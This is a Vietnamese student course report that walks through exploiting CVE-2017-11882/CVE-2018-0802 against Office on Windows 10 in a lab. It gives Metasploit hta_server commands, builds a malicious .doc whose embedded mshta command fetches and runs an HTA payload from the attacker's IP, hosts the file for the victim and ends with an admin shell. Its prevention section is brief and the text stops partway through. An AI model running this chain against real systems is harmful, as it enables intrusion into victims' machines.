TRƯỜNG ĐẠI HỌC THỦ DẦU MỘT

VIỆN KỸ THUẬT CÔNG NGHỆ



**ĐỒ ÁN MÔN HỌC**

**AN TOÀN VÀ BẢO MẬT THÔNG TIN**

Đề tài

**KHAI THÁC LỖ HỔNG TRÊN**

**WINDOWS 10**

GVHD: Ths TỪ LÊ MINH TRÍ

SVTH: Nguyễn Anh Hào

Nguyễn Minh Hùng

Nguyễn Minh Quân

Trần Tiến Đạt

Tháng 4/2021

**VIỆN KỸ THUẬT – CÔNG NGHỆ**

**NHẬN XÉT VÀ CHẤM ĐIỂM CỦA GIẢNG VIÊN**

Họ và tên giảng viên: **Từ Lê Minh Trí**

Tên đề tài: **KHAI THÁC LỖ HỖNG TRÊN WINDOWS 10**

Nội dung nhận xét:

**Điểm:**

Bằng số:

Bằng chữ:

|  |  |
| --- | --- |
|  | **GIẢNG VIÊN CHẤM**  *(Ký, ghi rõ họ tên)*  **TỪ LÊ MINH TRÍ** |
|  |  |

**MỤC LỤC**

[**LỜI MỞ ĐẦU** 3](#_Toc69200967)

[**CHƯƠNG 1. TỔNG QUAN** 4](#_Toc69200968)

[**1.** **Tổng quan về nhóm:** 4](#_Toc69200969)

[**2.** **Tổng quan về đề tài** 4](#_Toc69200970)

[**3.** **Nhiệm vụ thực hiện** 4](#_Toc69200971)

[**CHƯƠNG 2. CƠ SỞ LÝ THUYẾT** 5](#_Toc69200972)

[**1.** **Giới thiệu chung** 5](#_Toc69200973)

[**1.1.** **Khái niệm về bảo mật** 5](#_Toc69200974)

[**1.2.** **Giới thiệu về hệ điều hành windows 10** 6](#_Toc69200975)

[**1.3.** **Giới thiệu hệ điều hành kali linux** 8](#_Toc69200976)

[**2.** **Lý thuyết cơ bản của đề tài** 10](#_Toc69200977)

[**CHƯƠNG 3. QUÁ TRÌNH & KẾT QUẢ THỰC NGHIỆM** 11](#_Toc69200978)

[**1.** **Các bước tiến hành** 11](#_Toc69200979)

[**a.** **A1** 11](#_Toc69200980)

[**b.** **B1** 12](#_Toc69200981)

[**c.** **A2** 13](#_Toc69200982)

[**2.** **Kết quả cuối cùng** 14](#_Toc69200983)

[**3.** **Các phồng chống:** 14](#_Toc69200984)

[**4.** **Các nguyên nhân gây mất thông tin** 15](#_Toc69200985)

[**5.** **Hậu quả** 16](#_Toc69200986)

[**TÀI LIỆU THAM KHẢO** 17](#_Toc69200987)

# **LỜI MỞ ĐẦU**

Trong thời đại công nghiệp hóa 4.0 như hiện nay, việc máy tính bị tấn công hay bị đánh cấp tài khoản là một điều vô cùng diển ra một cách bình thường mới, hiện nay cứ 1 phút là sẽ có hàng triệu máy tính và tài khoản bị tân công trên thế giới. Và chúng ta đã chi hơn cả tỷ đô la để khắc phục sự cố trên. Hơn nữa, một khi bị tấn công, các công ty lớn như ngân hàng hay các sàng giao dịch chứng khoáng sẽ bị lỗ rất nhiều,...

Vậy các phương pháp tấn công phổ biến ngày nay là gì? Nhiều nhất đó là việc tải các tệp tin lạ vào máy cá nhân sau đó khởi chạy lên và máy tính sẽ bị nhiểm mã độc. Hơn nữa, việc truy cập vào các mạng công cộng cũng là cách nhanh nhất để máy tính bị tấn công.

Hôm nay, tôi xin giới thiệu về phương pháp, cách thức tấn công máy tính nạn nhân bằng cách lừa nạn nhân truy cập vào trang web hay gửi cho nạn nhân một file đính kèm có mã độc sau khi nạn nhân mở file lên, nạn nhân sẽ bị tấn công. Hacker sẽ có quyền truy cập vào Shell với quyền Admin hoặc Root cao nhất trên máy nạn nhân.

Báo cáo đề tài bao gồm:

**Chương 1. Tổng quan**

**Chương 2. Cơ sở lý thuyết**

**Chương 3. Kết quả thực nghiệm**

* Link Youtube mô phổng tấn công do tôi đã thực hiện: https://www.youtube.com/watch?v=J3JUUpj8cmo&t=6s

# **CHƯƠNG 1. TỔNG QUAN**

1. **Tổng quan về nhóm:**

* Nhóm thực hiện: Nhóm 2

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **STT** | **Tên thành viên** | **MSSV** | **Công việc** | **Ghi chú** |
| 1 | Nguyễn Anh Hào | 1824801030064 | Tấn công hệ thống + Viết báo cáo | Nhóm trưởng |
| 2 | Nguyễn Minh Hùng | 1824801030141 | Hổ trợ tấn công |  |
| 3 | Nguyễn Minh Quân | 1824801030153 | Tìm bản Windows lỗi |  |
| 4 | Trần Tiến Đạt | 1824801030161 | Tìm bản Windows lỗi |  |

1. **Tổng quan về đề tài**

* Khai thác lỗ hổng CVE-2017-11882 và CVE-2018-0802 trên Office 2010 và Windows 10
* Sử dụng công cụ Ubuntu Terminal và Windows Terminal để chạy các lệnh Linux
* Tấn công trên máy thật được kết nối qua cổng RJ45 Ethernet
* ***Khó khăn khi thực hiện:***
* Không tìm ra được bản Windows 10 có lỗ hổng vì Microsoft cập nhật vá lỗi rất nhanh

1. **Nhiệm vụ thực hiện**

* Sau khi kết nối 2 máy cùng một mạng, gửi tệp tin cho nạn nhân
* Tiến hành khai thác trên máy nạn nhân

# **CHƯƠNG 2. CƠ SỞ LÝ THUYẾT**

1. **Giới thiệu chung**

Những năm gần đây, trong xu thế của cuộc cách mạng công nghiệp 4.0, cùng với việc CNTT được ứng dụng ngày càng sâu rộng vào mọi mặt của đời sống, các chuyên gia đều có chung nhận định, tình hình an toàn thông tin mạng trên thế giới nói chung và Việt Nam nói riêng ngày càng diễn biến phức tạp. Không nằm ngoài xu thế chung trên toàn cầu, công tác đảm bảo an toàn thông tin mạng của các cơ quan, tổ chức, doanh nghiệp tại Việt Nam đã và đang phải đối mặt với rất nhiều thách thức, bởi các cuộc tấn công mạng vào hệ thống thông tin gia tăng mạnh mẽ cả về quy mô cũng như mức độ phức tạp, tinh vi, khó dự đoán như mật khẩu yếu nhận thức về vấn đề an toàn thông tin kém, nhận sự kỹ năng kém, thiếu chi phí cập nhật kỹ năng thấp, thiếu quan tâm kiểm tra đốc thúc.

* 1. **Khái niệm về bảo mật**

An toàn thông tin An toàn của một hệ thống thông tin thực chất là sự đảm bảo an ninh ở mức độ chấp nhận được. Muốn hệ thống thông tin an toàn thì trước hết phải có sự đảm bảo thông tin trên cơ sở mạng truyền dữ liệu thông suốt. Sau chữ an toàn thưởng có chữ bảo mật để mở rộng khía cạnh đảm bảo bí mật về nội dung thông tin.Như vậy, an toàn 4 bảo mật hệ thống thông tin là đảm bảo hoạt động lưu thông và nội dung bí mật cho những thành phần của hệ thống ở mức độ chấp nhận được.

Khái niệm lỗ hổng bảo mật Các lỗ hổng bảo mật là những điểm yếu trên hệ thống hoặc ẩn chứa trong một dịch vụ hệ thống đó cung cấp, dựa vào đó tin tặc có thể xâm nhập trái phép để thực hiện các hành động phá hoại hoặc chiếm đoạt tài nguyên bất hợp pháp. Nguyên nhân: Có nhiều nguyên nhân gây ra lỗ hổng bảo mật: thêm quyền đối với người sử dụng hoặc cho phép các truy nhập không hợp pháp vào hệ thống. Các lỗ hổng cũng có thể còn tồn tại ngay chính tại hệ điều hành như trong Windows XP, Windows NT, UNIX, hệ điều hành các thiết bị router, modem hoặc trong các ứng dụng thường xuyên sử dụng như word processing, các hệ Databases. Do lỗi bản thân hệ thống, do người quản trị yếu kém không hiểu sâu sắc các dịch vụ cung cấp, do người sử dụng có ý thức bảo mật kém. Điểm yếu ở yếu tố con người cũng được xem là lỗ hổng bảo mật. Có ba loại lỗ hổng bảo mật: - Lỗ hổng loại C: cho phép thực hiện tấn công kiểu DoS (Denial of Services – từ chối dịch vụ) làm ảnh hướng tới chất lượng dịch vụ, ngưng trệ, gián đoạn hệ thống, nhưng không phá hỏng dữ liệu hoặc đạt được quyền truy cập hệ thống.

* Lỗ hổng loại B: lỗ hổng cho phép người sử dụng có thêm các quyền truy cập hệ thống mà không cần kiểm tra tính hợp lệ dẫn đến lộ, lọt thông tin.
* Lỗ hổng loại A: cho phép người ngoài hệ thống có thể truy cập bất hợp pháp vào hệ thống, có thể phá hủy toàn bộ hệ thống.
  1. **Giới thiệu về hệ điều hành windows 10**

Trong sự kiện diễn ra tại San Franscisco (Mỹ) , Microsoft đã công bố những thông tin chính thức về hệ điều hành Windows phiên bản kế tiếp. Dù tên gọi không đúng như dự đoán, những thay đổi ban đầu trên Windows 10 không khiến nhiều người bất ngờ. Microsoft chưa cho biết kế hoạch nâng cấp Windows 10, cũng như các phiên bản cụ thể và giá bán. Hệ điều hành Windows kế tiếp dự kiến sẽ xuất hiện trên thị trường vào cuối năm sau, 2015. Nhưng bắt đầu từ 1/10, Microsoft cũng tung ra phiên bản Technical Preview cho phép dùng thử và gửi các phản hồi về lại hãng. Một trong những thay đổi đáng chú ý nhất trên Windows 10 là Start Menu quen thuộc của Windows, vốn đã bị Microsoft loại bỏ trên bản 8 hiện tại. Start Menu mới có giao diện kết hợp giữa phong cách truyền thống vốn có từ các bản Windows 7 và trước đó, cùng với giao diện Modern UI với các biểu tượng Live Tiles trên Windows 8 hiện nay. 6 Trong khi đó, nhằm đáp ứng trải nghiệm tốt hơn với màn hình cảm ứng, màn hình khởi động Start Screen không chỉ còn chứa riêng các ứng dụng Modern mà còn kết hợp với giao diện Desktop, giúp người dùng dễ dàng tìm kiếm và sử dụng các ứng dụng. Bên cạnh đó, Microsoft còn đề cao khả năng hoạt động đa nhiệm trên phiên bản Windows mới bằng việc đưa ra 4 tính năng bao gồm Task View, SnapView, MultiDesktop và Snap Asssit. Người dùng có thể dễ dàng theo dõi các cửa sổ ứng dụng đang hoạt động và chuyển đổi nhanh, mở song song cùng lúc tối đa 4 ứng dụng hay mở nhiều màn hình Desktop khác nhau, và chuyển đổi các ứng dụng giữa chúng một cách linh hoạt. Windows 10 còn có nhiều thay đổi khác như ở thanh công cụ Charm Bar, ứng dụng Command Prompt hay việc bổ sung công cụ nhận diện giọng nói Cortana... Tuy nhiên, Microsoft chưa giới thiệu chi tiết và cụ thể về những điều này. Phải tới cuối năm sau, Windows 10 bản chính thức mới có mặt trên thị trường. Windows 10 cũng là hệ điều hành đa nền tảng nhất của Microsoft khi không chỉ tương thích với PC, laptop mà còn hoạt động trên cả máy tính bảng, smartphone hay nhiều thiết bị khác...

Windows 10 có tám phiên bản có các tính năng riêng trong đó phiên bản dùng khai thác ở đây là Education. Windows 10 Enterprise dành cho doanh nghiệp, cung cấp tất cả các tính năng của Windows 10 Pro, với các tính năng bổ sung để hỗ trợ các tổ chức công nghệ, và các tính năng tương đương với Windows 8.1 Enterprise. 2.3 Các lỗ hỗng bảo mật trên windows 10 Trên sự phát triển hệ điều hành mới có phần tính năng đa dụng và được mọi người nghênh đón thì trong thời gian sử dụng các khác hàng đã phát hiện ra rât nhiều lỗi trên windows 10. Trong đó lỗ hổng nguy hiểm nhất mang tên zero-day ( zerro-day là thuật ngũe sử dụng cho các lỗi lỗ hổng chưa được công bố hoặc khắc phục) các hacker sử dụng lỗ hổng này để xâm nhập hệ thông mạng và thiêt bị của người dùng. Trong đó có 19 lỗi được đánh giá là rất quan trọng, 31 lỗi quan trọng và 3 lỗi có mức độ vừa phải. Các lỗ hổng này sẽ ảnh hưởng đến hệ điều hành Windows, Microsoft Office, Microsoft Edge, Internet Explorer, Microsoft Scripting Engine, .NET Core…Có ít nhất 4 lỗ hổng bị công khai, cho phép kẻ tấn công khai thác chúng một cách dễ dàng. Nhưng may mắn là không có bất kỳ hacker nào khai thác 4 lỗ hổng này, thông tin đến từ Gill Langston tại công ty bảo mật Qualys. Bốn lỗ hổng cụ thể là:

• CVE-2017-8700 (Lỗ hổng thông tin trong ASP.NET Core).

• CVE-2017-11827 (Trình duyệt của Microsoft cho phép thực hiện mã lệnh từ xa).

• CVE-2017-11848 (Tiết lộ thông tin người dùng trong Internet Explorer).

• CVE-2017-11883 (lỗi về service trong ASP.NET Core).

• MS17-010 ( cho phép truy cập lệnh từ xa)

* 1. **Giới thiệu hệ điều hành kali linux**

Hệ điều hành kali linux Kali Linux là một bản phân phối Linux dựa trên nền tảng Debian nhằm vào kiểm tra thâm nhập và kiểm tra bảo mật nâng cao. Kali chứa hàng trăm công cụ được hướng tới các nhiệm vụ bảo mật thông tin khác nhau, chẳng hạn như Penetration Testing, Security research, Computer Forensics và Reverse Engineering. Kali Linux được phát triển, tài trợ và duy trì bởi Offensive Security, một công ty đào tạo an ninh thông tin hàng đầu. Kali Linux được phát hành vào ngày 13 tháng 3 năm 2013 với tư cách là một bản dựng lại hoàn chỉnh từ đầu của BackTrack Linux, tôn trọng hoàn toàn các tiêu chuẩn phát triển Debian. Với hơn 600 công cụ kiểm tra xâm nhập, miễn phí hệ thống git và mã nguồn mở , tuân thủ FHS , hỗ trợ đa dạg thiết bị không dây , hỗ trợ đa ngôn ngữ có thể tuỳ chỉnh…

Các công cụ bảo mật trong kali linux Metasploit Framework: với nó ta có thể : backdoor. msf có 1500 khai thác, hơn 800 module phụ trợ và 400 + trọng tải là quá đủ. Msf thể nhắm mục tiêu bất kỳ loại hệ thống bao gồm các cửa sổ, mac, linux, Android và thậm chí máy ảnh camera quan sát. Msf có thể tạo ra một backdoor và kiểm soát hệ thống bị nhiễm với xử lý của nó. Nó cũng có thể khởi động khai thác từ xa, các cuộc tấn công bruteforce và nhiều hơn nữa. Sqlmap có thể chọn để hack Mysql, MSSQL, PostgreSQL, Oracle vv và hỗ trợ hầu hết tất cả các kỹ thuật injection . 9 Reaver là công cụ tốt nhất và đơn giản để thử nghiệm thâm nhập không dây. Reaver bruteforce tất cả các pass có 6 chữ số công cụ đơn giản này có thể crack wifi trong vòng một thời gian rất ngắn tùy thuộc vào pin wps. Nếu router mục tiêu có pin mặc định của nó từ đầu nó có thể hack trong vòng 3-6 giây. Vega là một công cụ mạnh mẽ trinh sát mà đi kèm với một giao diện đồ họa được thiết kế tốt. Vega quét một máy chủ web và giúp bạn phát hiện gần như tất cả các loại tổn thương bao gồm sql injection và XSS. Nmap là một công cụ khá đơn giản trong linux kali cho phép bạn quét một hệ thống hay mạng. Nmap cho phép bạn quét các cổng mở, dịch vụ đang chạy, NetBIOS,vv. Nmap sử dụng các kỹ thuật để phát hiện để tránh các bộ lọc IP tường lửa và không những dùng để thu thập thông tin trên máy chủ mà còn hữu dụng trong việc tìm ra lỗ hổng bảo mật. Nmap hỗ trợ quét các kiểu quét sau:

• TCP SYN (half open) scanning

• TCP FIN

• Xmas hay NULL (stealth) scanning

• TCP ftp proxy (bounce attack) scanning,

• SYN/FIN scanning thông qua IP (bypass một số bộ loc)

• TCP ACK và Window scanning

• UDP raw ICMP port unreachable scanning

• ICMP scanning (ping-sweep)

• TCP Ping scanning

• Direct (non portmapper) RPC scanning

• Nhận diện hệ điều hành bằng TCP/IP Fingerprinting

• Reverse-ident scanning

• Vanilla TCP connect() scanning 10 Một số tính năng thường hay được sử dụng trong nmap

• Kiểm tra xem máy chủ có đang được mở (online) hay không?

• Phát hiện những cổng nào đang được mở trên máy chủ.

• Xác định được máy chủ sử dụng những dịch vụ nào, được chạy trên cổng tương ứng nào và phiên bản là gì?.

• Kiểm tra xem máy chủ chạy trên hệ điều hành nào và phiên bản của hệ điều hành đó.

• Phát hiện ra lỗ hổng bảo mật. Ban đầu nmap chỉ có trên Linux, nhưng theo thời gian vì tính hữu dụng nên nó đã được port sang nhiều hệ điều hành khác như Windows, MacOS, …. Chương trình được sử dụng chủ yếu bằng dòng lệnh, nmap cũng hỗ trợ những chức năng khác như tính toán thời gian trễ, thời gian chờ gói tin, quét port song song, phát hiện máy chủ “down” thông qua ping song song. Ngoài các công cụ trên thì còn rất nhiều công cụ khai thác khác như: HashCat, Aircrack-ng, BeE, ...


1. **Lý thuyết cơ bản của đề tài**

* Để tấn công máy Windows 10 của đề tài này, tôi tiến hành khai thác 2 lỗ hỗng CVE-2017-11882 và CVE-2018-0802 trên Office 2010 và Windows 10
* ***Kịch bản tấn công:***
* Tôi là một Hacker tôi không biết máy nạn nhân có IP bao nhiêu tôi chỉ biết tôi đang kết nối được với máy nạn nhân
* Nạn nhân đã tải file có chữa mã độc về máy và mở ra (Máy nạn nhân đã tắt Windows Security)
* Tôi có thể truy cập vào máy nạn nhân và có thể vào Shell (CMD) trên quyền cao nhất là Admin hoặc Root.


# **CHƯƠNG 3. QUÁ TRÌNH & KẾT QUẢ THỰC NGHIỆM**

1. **Các bước tiến hành**
2. **A1**


* Tôi sẽ sử dụng Ubuntu Terminal trên Windows Terminal thây cho hệ điều hành Kali OS
* Để kiểm tra xem port nào dẫn ra ngoài tôi gõ lệnh: ifconfig




* Sau đó tôi biết được port ra ngoài của tôi là: 169.254.237.110/16
* Tôi sẽ khởi chạy: Metasploit framework bằng lệnh: msfconsole



* Tôi sẽ sử dụng HTA Server bằng lệnh: use exploit/windows/misc/hta\_server



* Tiếp theo tôi sẽ set LHOST bằng ip của tôi: set LHOST 169.254.237.110
* Bây giờ là LPORT, tôi lấy cỗng 1337: set LPORT 1337
* Cuối cùng là Server Host: set srvhost 169.254.237.110
* Bây giờ tôi sẽ chạy lệnh tấn công: exploit




1. **B1**


* Ở trang Terminal thứ 2 này tôi sẽ truy cập vào file python RTF\_11882\_0802 để tạo ra file để tấn công. Tôi lưu ở mục Videos nên lệnh của tôi sẽ là: cd Videos/RTF\_11882\_0802-master/RTF\_11882\_0802-master/
* Tôi sẽ kiểm tra danh sách tệp bao gồm 3 file: Readme.md, License và RTF\_11882\_0802.py



* Bây giờ tôi sẽ chạy lệnh để tạo ra file tấn công. (Lưu ý phải tắt Windows Security): “python RTF\_11882\_0802.py -c "mshta http://169.254.237.110:8080/xxxxx.hta" -o tailieumat.doc” với xxxxx.hta là dãy chữ lấy từ bên màng hình Terminal của Metasploit framework.




* Bây giờ tôi sẽ dựng host đơn giải để public file lên. Trên thực tế, nạn nhân có thể nhận file tấn công bằng các đường khác nhau như web hay mail: python -m SimpleHTTPServer 4444




1. **A2**


* Sau khi máy nạn nhân tải về và mở lên, tôi sẽ nhập lệnh: sessions -i 1




* Bây giờ máy nạn nhân đã bị tấn công tôi có thể xem được thông tin máy tính nạn nhân: sysinfo




* Để có thể chạy được cmd tôi gõ lệnh: shell



* Bây giờ tôi đã có quyền ***Admin*** hoặc ***Root*** của máy nạn nhân.





1. **Kết quả cuối cùng**

* Tôi đã tấn công thành công máy Windows 10 của nạn nhân và tôi đã tạo một thư mục trên màng hình desktop của nạn nhân
* Ngoài ra tôi có toàn quyền truy cập mà không bị giới hạn vì tôi đang ở quyền cao nhất là Admin hoặc Root.

1. **Các phồng chống:**

* Update hệ điều hành và các phần mềm thường xuyên
* Các update Windows 10: Start -> Setting -> Update & Security -> Check update now



